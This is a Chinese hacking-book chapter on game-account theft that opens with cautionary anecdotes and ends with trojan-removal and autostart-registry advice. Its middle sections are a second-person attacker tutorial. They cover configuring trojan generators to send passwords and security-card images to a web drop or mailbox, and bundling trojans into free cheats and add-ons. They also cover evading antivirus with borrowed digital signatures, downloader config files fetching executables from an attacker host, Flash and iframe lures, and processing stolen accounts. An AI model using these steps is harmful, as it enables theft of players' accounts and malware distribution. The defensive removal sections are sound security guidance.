游戏公司为了提供给玩家最好的游戏体验和互动而开设了各种活动和体验道具，但很多道具都需要通过游戏点卡来兑换，这也成为了所有免费网游的盈利点。为了适应日益增大的点卡消耗，网络游戏公司的点卡销售和充值方式也渐渐地发生了变化，从最初的实物点卡转变为了虚拟卡，避免销售渠道的延迟；从官方网站直冲的方式衍生出了通过第三方平台低价充值的方式。然而这些第三方充值平台真假难辨。冬瓜又将面临他游戏生涯中怎么样的一次波折呢？

有了前几次的教训，冬瓜学乖了点儿，不再相信游戏里的交易信息，目光转而投向了淘宝等正规的 C2C 交易平台，搜寻最低价的交易信息，他的口号是“没有最低只有更低”。不过还真让找到了不少低价交易信息，有即时充值的，有在线发卡的，有代充的，更有第三方平台充值的。综合几种类型的点卡售价，冬瓜得出结论，实时充值是最贵的，时效性是最好的，在线卡密的再次，代充的便宜，但时效性最差，而第三方平台是最便宜的，且时效性高于代充。权衡再三，冬瓜决定使用第三方充值平台充值，通过搜索筛选冬瓜从第三方平台充值的类别中找到一个 10 元冲 30 元的商品，算算已经是非常诱人的三折左右了，点击购买，通过支付宝进行了交易，同时也成功获得了第三方充值平台的充值卡号和密码，按照商品说明登录了第三方充值网站，网页慢慢打开了，此时木马也随着进度条的读取，被植入了冬瓜的电脑。这一切冬瓜全然不知，按照充值平台的说明一步步的填写完表单，网站提示充值进行中，请五分钟后登录游戏查询。五分钟后，冬瓜登录游戏发现，点卡并没有如期冲入游戏，登录淘宝网查看，并没有确认的交易已经被确认了，卖家也已经下线了。其实在冬瓜等待充值成功的时间里，骗子已经通过植入的木马程序将交易进行了确认。冬瓜垂头丧气的坐在凳子上，肠子都悔青了。

12.1.6 下载免费游戏外挂

常玩游戏的朋友都知道，在网游世界里有一

种工具他可以在玩家战斗过程中协助玩家加各种辅助状态，回复 HP 和 MP；他可以脱离玩家的操作自动完成玩家所赋予的使命和职责。因此大大降低了游戏的难度，让游戏体验更加顺畅。使用这类辅助工具的玩家在某一个方面乃至整体上都造成了对其他玩家极不公平的游戏体验。一些编程高手看中了其中的商机，将其有偿化，大大降低了使用人群的数量。终于黑客也盯上了这块肥肉，以提供“免费”的游戏辅助工具为由，大肆传播植入了木马的外挂程序。

这天冬瓜又在游戏里欺负着新生的小号，乐此不疲。渐渐地他开始反思着这些小号的来源？早听说有种辅助程序可以自动升级，这样的程序要是用在自己的号上，每天不休的战斗，自己还不自然而然成为天下第一了。为了实现这个想法，冬瓜开始在百度上搜索这些信息，轻轻松松找到了很多提供“免费辅助程序”下载的网站。他得意洋洋的下载了其中一个辅助程序进行安装，然而安装程序并没有弹出任何安装窗口和提示信息。冬瓜骂骂咧咧了说了声骗子又重新进入了游戏。而此时计算机后台已经运行了黑客种了木马的游戏辅助程序，木马程序已经按照盗号者的预制情况，将收集、记录到的游戏账号发送到指定的邮箱……

12.2 《地下城与勇士》游戏外挂绑马案例

《地下城与勇士》又名 DNF，是腾讯公司的一款横版 2D 格斗类游戏，由于其再现了街机、单机中才有的火爆场面，故让许多玩家痴迷，但随之而来的盗号也开始增多。


12.2.1 木马的前期准备工作

木马的工作原理前面的章节已经为大家详细的介绍过了，用于演示整个绑挂、盗号过程的木马程序是能够破解密保卡的，因此需要一些基本的要求。请禁止安全软件的自动查杀和监控功能，避免木马生成器被安全软件查杀，准备一个可以上传运行 .ASP 文件的网站空间，用于接收被感

染计算机的密码信封、密保卡信息，由于自带密保卡破解功能，要传送大量密保卡截图图片，便于对每一个有密保卡的账号进行密保信息分类保存，所以使用网站空间作为存储方式。没有网页存储空间不要紧，可以注册一个国外的免费 ASP 网站存储空间。

12.2.2 木马的配置

该木马生成器需要填写的内容并不多，只有一段网址。这段网址是 ASP 网页文件存放的 URL 连接。演示所使用的域名是 www.eqmov.com，ASP 文件存放在网站的 pather 目录下面，要填写的信息就是 http:// www.eqmov.com/pather/。然后生成木马程序，生成的全套木马有 2 个 ASP 文件、1 个木马执行文件、一个解密后台程序和洗号工具组成。



填写木马配置信息



生成后的全套木马程序

DNFInformation.asp 是用来写账号的密码信封的，uploadjpg.asp 是用来上传密保卡截图图片的，这两个文件必须上传到 http://www.eqmov.com/patcher/ 目录下；

chongzi.exe 是木马的可执行程序，用来传播和感染受害者计算机的；

解密后台 .exe 是用来解密的工具，因为木马在写密码信封的时候采用了加密算法，不能被直接读取，需要解密；

洗号工具 .exe 账号的所有信息获取成功后，用来登录和清理受害账号的工具。


12.2.3 外挂捆绑上木马

外挂程序的出现或多或少的打破了游戏世界的平衡，也确实降低了游戏的难度，让更多的玩家体验到了游戏的快乐。很多攻击者也将木马和免费外挂称作黄金搭档，让外挂使用者得不偿失。

1. 文件捆绑方式绑马

下面介绍一种傻瓜的绑马方式，捆绑效果更佳，内置各种安全软件免杀功能。甚至还可以将一些获得了数字签名的程序添加到捆绑器里面，安全软件检测到得将知识获取了数字签名的程序信息，如 QQ、360 安全卫士等。

运行万能文件免杀捆绑器，先添加木马程序，点击右侧“添加文件”按钮，随后弹出的对话框的被捆绑文件栏中选择要捆绑的木马程序，这里提供了两种运行方案供攻击者选择：一种是释放运行，将木马释放到指定的文件夹中再运行，程序提供了“用户临时文件夹”、“WINDOWS 目录”、“USERPROFILE 用户当前目录”等多个安装程序常使用到的目录；另一种是注入运行，将木马注入到 WINDOWS 的系统服务中，只要服务激活就会被执行，有常用的“资源管理器相关”、“输入法相关”、“注册表相关”等，只要相对应的服务被激活，木马程序就会被执行。接下来将外挂程序也添加进捆绑器，添加方法参照木马文件的添加方法。



添加捆绑文件及运行属性

外挂程序和木马程序添加成功，现在已经可以生成并执行了，为了进一步伪装程序，下面给程序添加数字签名功能。数字签名可以巧妙的帮助这组程序逃过安全软件的追捕，常见的有数字签名的软件有QQ、360安全卫士和一些安全软件，是不是很讽刺呢，利用安全软件的部分属性逃避安全软件的追查、选择“添加数字签名”按钮，选择包含有数字签名的可执行文件。最后选择生成文件的图标，因为是DNF的外挂，选择DNF的游戏图标，以迷惑使用者。点击“捆绑文件”按钮，文件生成完毕。



添加捆绑文件的数字签名功能

2. 木马的使用效果

捆绑木马成功生成了，这个时候攻击者可以再各种安全软件环境下进行测试，以确定该木马的免杀范围，并根据测试结果进行下一步的优化工作。因为木马的运行是隐形的，所以在运行过程中我们只看到了外挂的运行界面。

3. 清理受害者的账号

现在是出成果的时候了，首先从接收密码信封的空间下载密码信封和密保卡信息到指定目录。运行“解密后台.exe”程序，点击“导入文本”将下载下来的“NFInformation.txt”文件导入进程序进行整理。接下来点击“按地区导出”按钮将获取到得密码信封按照游戏区域导出到指定位置。



导入密码信封文件

密码信封解密成功，下面进入战场打扫阶段。运行“洗号工具.exe”，其实这个洗号工具并不是很智能的话的工具，仍需要人工介入。首先设置第一行DNF游戏的客户端保存位置“d:\dnf\start\qqlogin.exe”；再设置获取到的密保图存放的位置“D:\password\”；以上两个存储位置各位根据实际情况设置。然后锁定，通过点击“导入文本”将已经解密的账号信息文件导入进程序。



导入解密后的账号信息文件

此时游戏程序将自动运行，在输入游戏账号和密码的步骤将需要用户按键盘上的“F9”功能键，程序将自动填入账号和密码，剩下的就看攻击者的了。

12.2.4 外挂下载者大范围盗窃

常规的木马只能针对某一个软件或者某一个游戏而执行，下面要说的下载者，软件本身不能算做是一个木马，下载者并不记录任何敏感信息并将这些信息发送出去，当被感染者激活下载者程序后，下载者将按照预先设置读取下载目录，下载并运行目录中的程序。因此搭建这个木马传播平台同样需要使用者有一个可以网页存储空间，用来存放各种木马程序和接受木马程序的反馈信息。

1. 配置外挂下载者配置文件

用记事本新建一个文本文档，将木马程序按照以下格式写入文档中：

```
01> http://www.eqmov.com/patcher/2010-03-25.exe
02> patcher.exe
.....
09> http://www.eqmov.com/patcher/yanshi.exe
10> shenqi.exe
```

两行代码为一个木马程序的下载记录，第一行代码是要下载木马的真实地址，第二行代码是下载下来的木马程序以何文件名保存在被感染者的计算机中。有多个木马程序可以参照该格式往下添加。

2. 生成木马下载者

将配置文档写好后传送到能被访问的互联网服务器或网页空间里，如 <http://www.eqmov.com/images.html>。并将该地址填写到省城软件的“配置地址”项目中。勾选设置界面中的所有免杀设置，最大程度的防止下载者被安全软件截杀。



生成木马下载者

木马下载者就配置完成，接下来的工作就和前文中提到的木马发布工作一样，只是木马下载者可以根据种马者的需要随时将木马程序更新到被感染用户的计算机中。

3. 外挂下载者的传播效果

前面提到了下载者的特性就像一个网络游戏的更新程序一样，当攻击者修改了下载者存放在网页空间中的木马下载配置文件后，下载者程序将开始更新受害者电脑中的木马程序。即使游戏程序升级了，木马也可以随着客户端升级而升级，一劳永逸的办法。


12.3 《魔兽世界》账号的窃取与防范

魔兽世界在很短的时间内就占据了国内网游市场，在国内形成了一股魔兽世界风暴。当然它和其他网游一样没有逃脱盗号的厄运。到目前为止，魔兽世界的盗号事件已经是层出不穷，这里我就带大家一起来揭开魔兽世界的盗号之谜，同时也将给大家介绍相应的防范技巧。


12.3.1 盗号者如何窃取魔兽世界账号

首先盗号者需要准备魔兽世界木马一只，这是最基本的了，所有账号密码都是有他来盗取了。魔兽世界木马种类也有很多种，有公开的也有没公开的，公开的魔兽世界木马在各大黑客网站都有下载，这里介绍的是天龙工作室开发的魔兽世界木马。

其中邮件地址处填的就是我们接收账号密码的邮件地址，下面几项就是邮件服务器设置项，右边就是用来发送账号密码的邮箱地址，用户名密码，全部设置完后点击生成程序生成木马服务端。



接下来就是最重要的环节了，如何让对方不知不觉中中的你木马了，这里将给大家讲解两种利用方式。第一种是捆绑法，为了使中魔兽世界木马的大部分都是魔兽世界玩家，我们可以这个木马捆绑在魔兽世界插件上，然后向外界发布你这个捆绑了木马的插件说是最新插件，这样一定会有不少玩家依靠 baidu 和 google 找到你向各大网站发布的这个被动了手脚的插件了，这样玩家就会在体验插件的同时毫无知觉的中魔兽世界木马。至于如何捆绑木马到其他程序上，这里可以用到一些专门的文件合并工具，这里我们选用水晶情缘开发的“EXE 文件合并粉碎机”进行文件合并，软件界面如下。



把两个程序选择进去，然后提取正常程序的图标点击开始合并即可完成捆绑工作，接下来你就可以把捆绑好木马的程序到各大软件下载网站发布了，加点迷惑信息，就声称是最新的魔兽世界插件，这样就会有大量的玩家来下载插件用了，当然也在悄然无息中运行你的魔兽世界木马了。

曾经在前一段时间，大脚 (bigfoot) 合作站点 NGACN 已经发布公告承认大脚被种入木马的事实，这是因为 Bigfoot 等整合插件提供商都属于


个人网站，其存放插件下载的服务器都属于租用的服务器，一旦被黑，使用这些整合插件的用户更新插件就可能被种上木马，造成大规模的账号被盗。

除了捆绑木马以外，另外的方法就是利用网页木马来传播魔兽世界木马了，这种方法需要一个个人的网页空间，网站提供各种与魔兽世界相关的软件动画下载，不过我们在网站首页加上一句的代码，这样别人在浏览你的网页的同时也就悄然无息的中了你配置好的木马了。

如果你有一定的黑客技术的话，就可以黑掉一些第三方的魔兽世界交易网站在他首页上加上这么一句，那么魔兽账号就会源源不断的跑到你的邮箱里来。

就算你没有一定的黑客技术的话也不要紧，找一些和魔兽世界有关的游戏论坛，因为到目前为止所有的论坛都有一个通性，就是允许用户在论坛贴 flash 动画，这样也就无形中给木马提供了藏身的温床，我们可以制作一个特殊的 flash 张贴到各大魔兽世界讨论论坛，其 flash 的制作方法也很简单：


(1) 先到网上下载一个十分火热的 flash 动画，然后在本地对下载回来的 flash 进行编辑。(2) 打开 flash 制作工具，选择文件菜单下的导入到库选项把刚下载下来后缀为 swf 的 flash 文件导入到库中。



(3) 选择窗口菜单下的库选项打开库面板，双击刚导入进来的 swf 的影片剪辑进入编辑状态，接下来再选择时间轴上的第一帧，再点击场景下面的动作面板将动作面板展开。


(4) 选择动作面板下的浏览器网络下的 getURL，然后我们在右侧的 URL 文本框中写下我们的木马网页，这时时间轴的第一帧上就会出现一个符号，这就说明我们的动作脚本添加好了。

影片剪辑编辑好了，我们再把这个影片剪辑拖到主场景中，重新生成一个 flash 即可。把生成的 flash 上传到你的空间，最后就是到各大论坛上去张贴你的 flash 了，这样当别人浏览你发的帖时就会自动访问你的木马网页了，这样也就自动执行了你做好的木马了。至于前面所说的网页木马制作，我们可以使用动鲨网页木马生成器。




首先把你前面配置好的魔兽世界木马的服务端上传到你空间，并记下他的地址，然后在上图中的最下面文本框输入你的木马地址，再点击生成网页木马就可以傻瓜式的生成网页木马了，把生成的所有文件再上传到你的空间里，最后把 iframe 里的网页木马地址改成刚生成的网页木马地址即可。

现在这里我再给大家演示下盗取魔兽世界账号密码的效果，如下图所示，魔兽世界登录界面。



由于是测试，这里的账号密码我们随便填，事先已在这台电脑上种植了魔兽世界木马，我们点击登录以后，再到我们接收账号密码的邮箱里去看，我们会发现我们的邮箱里多了这样一封邮件。



输入的用户名密码都在里面

看见了吧，魔兽世界账号与密码就这样被盗号者获取。

12.3.2 如何防范魔兽世界密码被盗

在前面我们已经介绍了如何盗取魔兽世界账号密码，在同时我们也应该要学会如何保护我们自己的账号密码。

第一，此木马实质上是对键盘的记录，我们可以采用中间插入法输入账号密码了，例如：原账号为 123j456 我们可以这样输入，先输入 123456，然后再使用鼠标点击 3 和 4 之间的位置，再输入 j，这样他就会把账号记录为 123456j 了，这样他得到的就是错误账号了。

第二，不要浏览一些与魔兽世界相关的不正规的网站，如果要下载相关资源就到一些官方或正规的大型站点下载，下载以后先使用杀毒软件进行扫描，在确认没有木马的情况下使用资源，一般杀毒软件查出魔兽世界木马的病毒名为 Trojan.PSW.WoWar.m。

第三，很多插件在公布的时候，附带有 MD5 验证码，下载后经过验证，确认无误后再安装，如果没有验证码，用户在下载插件以后查看其属

性，确认下载文件是否与官方公布的插件大小是否一致，因为在软件在被做了捆绑以后体积都会比以前的文件有所增大。

第四，在浏览网页的时候把杀毒软件置为实时监控，并保证杀毒软件为最新病毒库。

第五，在网吧上网时输入密码一定要熟练和迅速，防止被人偷看密码，并经常修改自己的密码。

第六，不要轻易打开陌生人传过来的程序或者网页，无论对方说的是如何好听。

第七，每隔一段时间就检查一下自己电脑的启动项，因为一般木马都将在这些地方藏身。让Windows自动启动程序的办法很多，最重要的地方有10个，可归纳为两个文件夹和八个注册键，下面将列出这十个地方。

1.当前用户专有的启动文件夹

这是许多应用软件自动启动的常用位置，Windows自动启动放入该文件夹的所有快捷方式。用户启动文件夹一般在：\Documents and Settings\<用户名字>\“开始”菜单\程序\启动，其中“<用户名字>”是当前登录的用户帐户名称。

2.对所有用户有效的启动文件夹

这是寻找自动启动程序的第二个重要位置，不管用户用什么身份登录系统，放入该文件夹的快捷方式总是自动启动——这是它与用户专有的启动文件夹的区别所在。该文件夹一般在：\Documents and Settings\All Users\“开始”菜单\程序\启动。

3.Load注册键

介绍该注册键的资料不多，实际上它也能够自动启动程序。位置：HKEY_CURRENT_USER\Software\Microsoft\WindowsNT\CurrentVersion\Windows\load。

4.Userinit注册键

位置：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\

CurrentVersion\Winlogon\Userinit。这里也能够使系统启动时自动初始化程序。通常该注册键下面有一个userinit.exe，但这个键允许指定用逗号分隔的多个程序，例如“userinit.exe,OSA.exe”（不含引号）。

5.Explorer\Run注册键

和load、Userinit不同，Explorer\Run键在HKEY_CURRENT_USER和HKEY_LOCAL_MACHINE下都有，具体位置是：HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run，和HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run。

6.RunServicesOnce注册键

RunServicesOnce注册键用来启动服务程序，启动时间在用户登录之前，而且先于其他通过注册键启动的程序。RunServicesOnce注册键的位置是：HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce，和HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesOnce。

7.RunServices注册键

RunServices注册键指定的程序紧接RunServicesOnce指定的程序之后运行，但两者都在用户登录之前。RunServices的位置是：HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices，和HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices。

8.RunOnce\Setup注册键

RunOnce\Setup指定了用户登录之后运行的程序，它的位置是：HKEY_CURRENT_USER\Software\Microsoft\Windows\

CurrentVersion\RunOnce\Setup, 和 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\Setup。

9.RunOnce注册键

安装程序通常用 RunOnce 键自动运行程序，它的位置在 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce 和 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce。HKEY_LOCAL_MACHINE 下面的 RunOnce 键会在用户登录之后立即运行程序，运行时在其他 Run 键指定的程序之前。HKEY_CURRENT_USER 下面的 RunOnce 键在操作系统处理其他 Run 键以及“启动”文件夹的内容之后运行。如果是 XP，你还需要检查一下 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx。

10.Run注册键

Run 是自动运行程序最常用的注册键，位置在：HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run, 和 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run。HKEY_CURRENT_USER 下面的 Run 键紧接 HKEY_LOCAL_MACHINE 下面的 Run 键运行，但两者都在处理“启动”文件夹之前。

以上就是 10 大系统自启动程序的地方了，目前魔兽世界木马出现最多的进程就是 smss.exe 了，大家可以去上面介绍的地方去查看键值是否已经被修改成了 smss.exe。在查看注册表自启动项时注意看他木马程序的路径，在删除启动项键值后再按键值中的路径找到木马程序并删除木马程序本身（注意在删除木马程序前应该先打开任务管理器结束掉木马的进程）。

12.4 让《魔兽世界》失足的酷狮子木马

尽管《魔兽世界》的防盗号技术已经做得相当完善，可是还是有用户的账号被盗取，导致游戏装备以及金币都不翼而飞。关键是这种事情还发生将账号和密保卡进行了捆绑的用户身上，为什么《魔兽世界》的密保卡没有起作用呢？这种现象困惑了现在不少《魔兽世界》玩家。一款名为酷狮子的木马，让《魔兽世界》安全的“守护神”——密保卡失效了。

提示 ATTENTION

密保卡是一张数字坐标图型卡，每一组数字对应不同的坐标。用户首先需要在账号通行证进行密保卡的绑定，当用户进入游戏的时候只有输入正确的矩阵数字才能登入游戏。

12.4.1 酷狮子是如何盗号的

酷狮子盗号木马不同于传统的盗号木马，它直接替换了网络游戏的客户端程序，而且将木马程序设置为和网游客户端一模一样的图标，并且仅在用户启动游戏时才激活木马程序。需要注意的是，当杀毒软件处理该木马时，就会被玩家认为杀毒软件“误杀”了游戏程序。



它又是怎么让密保卡失效的呢？酷狮子木马会定时将游戏窗口关闭，因此用户必须多次输入密保卡坐标系中的密码，这样坐标系中数字的大致分布就出来了（如果盗取密保卡中 60% 以上的密码组，就可以开始盗号，成功率就非常高了），于是黑客就可以利用这张自制的“密保卡”完成盗号操作。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

注意 ATTENTION

酷狮子盗号木马还有针对《热血江湖》《完美世界》《武林外传》和《诛仙》的变种。

12.4.2 酷狮子木马清除方案

酷狮子木马有两大特点：一是采用了直接替换客户端这种“偷梁换柱”的方法，来达到盗取账号密码的目的。以前的木马程序在盗号的时候，常常采用的是线程插入技术，即将木马的服务端进程插入到游戏客户端进程中。二是能记录密保卡的数字，从而达到让密保卡失效的目的。这种破解方式会引起魔兽玩家多次掉线，如果你在玩《魔兽世界》时有这样的现象就要小心了，要立即展开安全检查，避免账号被盗。了解了酷狮子是如何盗取魔兽账号的，现在我们就把酷狮子揪出来。


1. 检查进程

运行安全检测软件 WSys Check 后单击“进程管理”标签，我们可以看到多个粉红色的进程，这些进程都被木马进行了线程插入操作。它们的模块信息中都包括一个可疑的木马模块 winow.dll。



2. 查找文件

单击程序的“文件管理”标签后，在模拟的资源管理器窗口中，按照可疑模块的路径指引，很快就可以发现了那个可疑的木马模块文件，与此同时还可以发现一个和模块文件一起的木马文件 winow.exe。看来这个盗号木马是由这两个文件组成的。



3. 将酷狮子就地正法

现在我们就开始进行清除了。在“进程管理”中首先找到粉红色进程并选中它们，接着选中某个进程里面包括的 winow.dll 模块，然后通过鼠标右键中的“卸载模块”命令清除它。

再在“文件管理”标签中对木马文件进行直接的强制删除操作，这样就可以在不重新启动系统的情形下完成木马程序的清除操作。当然还有一点各位用户千万要注意，就是网游安装目录下还有一个木马伪装的客户端程序，我们将它删除后再找到被木马隐藏的正常客户端，改为原来的名字后便可以正常进入网游。

12.5 《征途》木马绞杀记

现在木马病毒的传播方式越来越来隐蔽，让不少用户防不胜防。特别是针对某款网游的盗号木马，如果不加以控制，将给这款游戏带来毁灭性灾难。针对《征途》游戏出了一款木马值得我们注意，它的隐藏方式相当狡诈，非常难以发现。不过，对于这类劣迹斑斑的病毒，安全诊所的裴文锋医生早已见怪不怪了。下面就来看看如何揪出这款针对《征途》游戏的木马。

12.5.1 Svhost32进程“出卖”征途木马

Svhost32.exe 征途木马可以盗取《征途》的密码、其他游戏密码、IM 工具密码等等。感染病毒之后，会生成 Svhost32.exe、Rundll32.exe 进程、mscrrt.exe 进程等，这些迷惑性进程并不是

木马的核心，真正的主谋其实躲藏在阴暗处。该木马的杀手锏应该是插入到 Explorer.exe 进程的 DLL 文件。



征途木马将 IE 的默认主页修改为了 <http://u4.sky99.cn/>。该木马占用了大量系统资源，使系统稳定性大大下降。在任务管理器的进程窗口出现了 Svchost32.exe 进程，关闭之后重启系统，仍然会出现。木马占用了网络带宽向黑客发送密码信息，而且把自己的线程插入了系统关键进程。

注意 **ATTENTION**

征途木马获取用户的密码信息的方式也极其危险，极易导致系统崩溃。病毒还可以关闭了瑞星杀毒监控。

12.5.2 去除木马病毒的伪装


由于 Svchost32.exe 征途木马有一些没有破坏性的伪装文件，那就先去除这些垃圾文件。

1. 查看木马进程

打开了 IceSword，在其进程选项中发现了 Svchost32.exe 进程的文件是“C:\Windows\Download\Svchost32.exe”。

正常的 Svchost.exe 是一个系统的核心进程，并不是病毒进程。可是由于 Svchost.exe 进程的特殊性，所以病毒也会千方百计的入侵 Svchost.exe。通过查看 Svchost.exe 进程的执行路径可


以确认是否中毒。如果你怀疑计算机有可能被病毒感染，Svchost.exe 的服务出现异常的话通过搜索 Svchost.exe 文件就可以发现异常情况。一般只会在 C:\Windows\System32 目录下找到一个 Svchost.exe 程序，如果你在其他目录下发现 Svchost.exe 程序的话，那很可能就是中毒了。



2. 结束木马进程

右键单击该进程选择“结束进程”命令即可，接着进入该目录删除该文件。同样的，Rundl132.exe 进程的文件是 C:\windows\rundl132.exe，结束进程后也删除该文件。

同样的，发现 mscrt.exe 进程的文件是 C:\windows\mscrt.exe，结束进程后也删除该文件。由于这些进程都能自启动，打开 System Repair Engineer 来清除自启动项目。打开程序后，选中“启动项目”时弹出了两次警告信息框，默认为空的注册表值 load 被修改成了“C:\windows\rundl132.exe”用以启动加载 rundl132.exe 这个病毒进程。



3. 防止病毒自启动

清空 load 值来防止病毒自启动。接着删除值为“C:\windows\Download\svchost32.exe”的

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

启动项目xy和值为“C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\upxdn.exe”的启动项目upxdn。

由于病毒试图篡改 UserInit 项目来达到运行自己的目的,不过这次并未进行实质性修改,只是破坏了原来的值,因此把 UserInit 项目重新修改为正常的“C:\windows\system32\Userinit.exe”(不包括引号)即可。

12.5.3 幕后主谋现身

清除完病毒文件后，下面就是让插入 Explorer.exe 进程的病毒文件现身了。打开了一款名为《超级巡警》的进程管理工具，选择“进程管理”选项，根据病毒发作时间很快便发现了位于“C:\Program Files\Common Files\Microsoft Shared\MSINFO”的可疑文件 xiaran.dat；位于“C:\DOCUMENT1\ADMINI~1\LOCALS~1\Temp”的可疑文件 upxdn.dll 和位于“C:\Windows\system32”的可疑文件 mscrt.dll。这些文件不但以黄色警告色显示，而且文件属性显示创建时间都是病毒发作期。



狡猾的主谋已经被发现了，下面就开始清除这些文件吧。选中这些文件，右键单击选择“强制卸载标记模块”命令，这样这些文件就不能得到 Explorer.exe 进程的庇护了。

接着就可以进入这些文件的目录逐个删除了。完成之后,重新启动计算机,未发现病毒进程,系统运行也稳定了。这说明病毒已经被成功清除了。

提示 **ATTENTION**

Svhost32.exe 征途木马，一般通过浏览恶意网站来传播。因此，我们安装杀毒软件开启网页和文件实时防护功能，可以比较好地防范这类木马。开启下载软件（如：迅雷、快车）的文件病毒监控也是必要的。

